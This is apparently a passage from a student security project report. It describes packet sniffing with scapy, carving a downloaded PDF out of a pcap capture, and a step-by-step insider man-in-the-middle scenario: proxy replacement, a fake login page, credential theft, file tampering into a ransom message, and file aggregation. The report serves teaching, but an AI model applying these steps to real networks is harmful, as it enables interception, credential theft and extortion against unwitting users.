to begin the process of sniffing network packets, you first need to install a Python code editor, such as Visual Studio Code or PyCharm Community Edition. These editors allow you to write, run, and debug the Python scripts that will be used for the packet sniffing process

Next, you will write the Python code that will perform the packet sniffing. This code uses libraries like `scapy` to capture network traffic. The code listens for all incoming and outgoing packets on the network to collect the data during a browsing session as shown in Appendix A

Once the code is written, you run it in your code editor. The script starts capturing network packets in real-time, displaying the active process.

During the process, you visit a website and download a PDF file. As you do this, the sniffing script runs in the background, collecting all the data transmitted between your computer and the website. This captured data is stored in a `.pcap` (Packet Capture) file, which includes the details of the PDF download as shown in Figure 6. The script acts as an eavesdropper, intercepting and saving the packets exchanged.




Figure 9: Download PDF

After sufficient data is captured, you can stop the sniffing process by pressing Ctrl+C in your terminal or code editor. This halts the script and finalizes the packet capture, as shown in Figure 7, where the .pcap file is now created and contains the captured packets.

After stopping the sniffing, a `.pcap` file is created, which contains all the collected packets from the session. This file serves as the raw data that will later be analyzed to extract any valuable information, like the PDF file that was downloaded during the sniffing session..

Figure 10: pcap file

While tools like Wireshark are often used to analyze .pcap files, in this case, a custom Python script is employed to analyze the captured data automatically. The script scans the .pcap file to search for patterns that indicate the presence of sensitive files or data, such as PDFs.

You will write an analysis script in Python, which automatically processes the .pcap file. This code searches the captured packets for a PDF file by detecting its unique file signature and extracting the relevant data.

Once the analysis code runs, the extracted data is saved to a file called output.txt. This file contains the raw data of the intercepted content. If a PDF file is detected in the network traffic, the script will save the data (excluding hexadecimal content) in the text file. If no PDF file is found, the script will log a message stating that no PDF file was detected, as seen in **Figure 8.**

Figure 11: output.txt file

File contents:

If a PDF file is found, the data except Hex is selected and written to a text file, as shown in figure 9.

If no PDF file is found, the status of no PDF files is written to the file.




Figure 12: PDF file in HEX data

Because the file started with "%PDF 25 50 44 46", it was able to find the PDF file.

After downloading Bless Hex Editor Copy the data contained in the output.txt file

Bless Hex Editor is an open-source Hex (hexadecimal) editor primarily designed for **Linux** operating systems. It is used for viewing and editing binary data in **Hexadecimal** format, making it suitable for analyzing and inspecting binary files such as system files

After the data is extracted into `output.txt`, you can use Bless Hex Editor (an open-source hex editor for Linux) to view and edit the binary data. The Bless Hex Editor allows you to inspect and manipulate the raw hexadecimal data. By copying the extracted data from `output.txt` and pasting it into Bless, you can then save the file as a PDF on your desktop, as shown in figure 10, successfully extracting the file from the captured network traffic.

Figure 13: Capture file

Method 2: Using Wireshark

Wireshark is a widely used, open-source network analyzer that can capture and display real-time details of network traffic. Wireshark's native capture file formats are pcapng format and pcap format; it can read and write both formats.

Note:

It is possible to carry out the entire attack on Wireshark, but we want the attack to be done automatically and not manually, so we wrote these codes and placed them in the middle so that they perform the same work as Wireshark. If you are interested in the topic, you can read it in detail from the appendix….

4.2 Active attack

A Short Story About a MITM Attack:

It was an ordinary day at FutureTech, a growing tech company bustling with Activity. Employees were busy working on their projects, unaware of the threat lurking within. In the server room, the company's central servers handled everything from email communications to sensitive client data.

Among the staff was Omar, a newly hired IT technician. However, Omar had a hidden agenda. Instead of supporting the company, he planned to execute a Man in the Middle (MITM) attack to intercept sensitive communications within the company.

With his access to the company's internal network, Omar had the perfect opportunity to carry out his plan. Using a specialized tool on his laptop, he exploited weak security configurations in one of the company's network switches. This allowed him to position himself as an intermediary between employees' devices and the central server. Now, any data travelling between employees and the server was routed through Omar's laptop first.

The breach. Within hours, Omar began harvesting sensitive data:

- Passwords: He intercepted login credentials for email accounts and internal systems.
- Emails: He read confidential communications between employees and clients.
- Financial Data: He accessed sensitive information about company deals and accounts.

This happened without raising suspicion. Employees continued their work, unaware that their communications were compromised.

We will explain what Omar did in detail:

Before launching any attack, whether it is a MITM attack or another type, the attacker needs to gather as much information as possible about the target. This could include details about the company, website, device, or any other potential entry point. This reconnaissance phase is crucial and typically takes place before the actual attack, which is why we will not delve into those details here.

In the previous pages, we explained the company's structure and hierarchy in detail, covering how different departments are organized, the roles employees occupy, and how data and information flow within the company. This explanation reflects the internal organization of the company and is essential for understanding how technical objectives and network security are managed within the work environment.

Initially, the attacker will target the proxy server to disable it and stop its operation. Then, the attacker will replace it with his proxy server, maintaining the same IP address and port, so that no one within the company suspects any changes. To execute this, the attacker will briefly disconnect the network for a fraction of a second and then bring it back online, making the change unnoticed by users. This allows the attacker to monitor and intercept all data passing through the network, as shown in figure 11.




Figure 14: Start Attack

Once the attacker replaces the proxy server, the entire network comes under their control. At this point, the attacker can begin executing their attack by manipulating the data flow. This includes modifying web pages, intercepting sensitive information, and potentially injecting malicious content into the traffic. By controlling the proxy server, the attacker gains full access to all

communications between the users and the network, allowing them to carry out a variety of malicious activities without detection.

In this case, when the user sends a request to the server to access the welcome page, the attacker opens a special page on their device using the terminal or any specific tool like the MITM tool that the attacker uses to execute the attack. This page may contain malicious elements or manipulate the data flow, such as modifying the content of the welcome page or redirecting the user to another site with an additional attack, like Phishing or Malware. The goal of this attack is to exploit vulnerabilities in the data flow to steal the user's information or infect them with malicious software without them noticing or capturing the traffic and all data coming into this section, as shown in figure 12.




Figure 15: MITM web capture

The first goal of the attacker in this case is to steal the username and password, then modify the Financial Report 2024.txt file, as it contains sensitive and essential information.

Additionally, the file is easy to access and modify because it is a plain text file (txt), allowing the attacker to manipulate it with ease. The attacker can change the contents of the file or add

malicious text such as fake warnings or threatening messages, leading to disruption of the system or theft of sensitive financial data, now how could he steal them?

The attacker will create a login page that is 99% like the real page, but there will be a noticeable difference explained solely for the project. Since we previously explained the mechanism of the traffic flow scenario, the attacker will replace the real page with the fake one by modifying the response URL. The URL will be changed from:

http://ip address server /serverphp/index1.php to http://ip address server /serverphp/abc.php

As a result, the user will be redirected to the fake page when attempting to log in, allowing the attacker to capture sensitive information such as usernames and passwords or any other data entered the fake page, as shown in figure 13.




Figure 16: Replace Login

After the user enters their **username** and **password** on the fake page, the attacker will execute one of two scenarios. In the first scenario, once the attacker receives the **response** from the user, they will pull all the **file data** entered by the user (such as sensitive information or account details), then send **empty files** or **create a fake server** to convince the user that all their data has been disabled or lost, as shown in figure 14.

The goal of this scenario is to make the user believe that their data is lost or no longer available, causing confusion or distress. This can lead the user to take unwise actions, such as submitting more sensitive information or trying to re-enter the system.




Figure 17: Scenario 1

After the attacker redirects the user to the fake server or shows the empty files, the attacker opens the **text** file that was previously modified, displaying a message to the user. This message could resemble a **ransomware** message, where the attacker demands a certain amount of money or action in exchange for the recovery of the user's data, as shown in figure 15.

The goal of this attack is to use **extortion** to threaten the user with permanent data loss, causing them to feel pressured into paying the demanded amount or taking actions that may be harmful.

Figure 18: Financial Report 2024

The transition to the **second scenario** occurs when the user enters their **username** and **password** on the fake page. In this scenario, the attacker returns the **original login page** to redirect the user to the **original server**. The reason the attacker may opt for this scenario is that they have a different goal:

1. **Targeting a specific file**: The attacker may redirect the user back to the original page after stealing their credentials to target and download a specific file, such as one containing valuable information.

2. **Stealing login credentials**: Another goal is to steal the **username** and **password** to later try logging into the system or use this information for other attacks.

In this scenario, the user might believe the process was normal and that they have returned to the original page, while the attacker collected their data for future use.




Figure 19: Scenario 2

After the user logs in again to the original page, the attacker can confirm that the **username** and **password** they have are completely correct. Once the login credentials are verified, the attacker transitions to the monitoring phase, where they continuously observe the **traffic** between the user and the server, as shown in figure 16.

At this stage, the attacker initiates an Aggregation Attack, where they collect copies of all files transferred between the user and the server. The goal of this attack is to build a database containing as much sensitive information as possible, such as **documents, reports, or any valuable data** that can later be exploited, sold, or used in subsequent attacks.




Figure 20: Scenario 2.1

Note: The **modification of the text file** occurs in both scenarios. Whether the goal is to deceive the user with empty files or to validate access to original data in the second scenario, editing the text file is a critical step in achieving the attacker's objectives. In the first scenario, the file is modified to display a ransom message or a threat, while in the second scenario; the modification might involve hiding or replacing certain information with malicious content that serves the attacker's purpose, as shown in figure 17.

We will now return to the **Capture Page**, as shown in figure 18. which is the interface where the attacker observes and monitors the intercepted data from users. This page is used to track all **requests sent** to and from the server and analyze or modify them in real-time.

The purpose of returning to this page is:

1. **Verify the attack's success**: Monitor data flow to ensure the desired outcomes, such as capturing usernames, passwords, or files.

2. **Make additional modifications**: If necessary, the attacker can adjust requests or responses to maintain control over the system or achieve their goal.




Figure 21: Captures

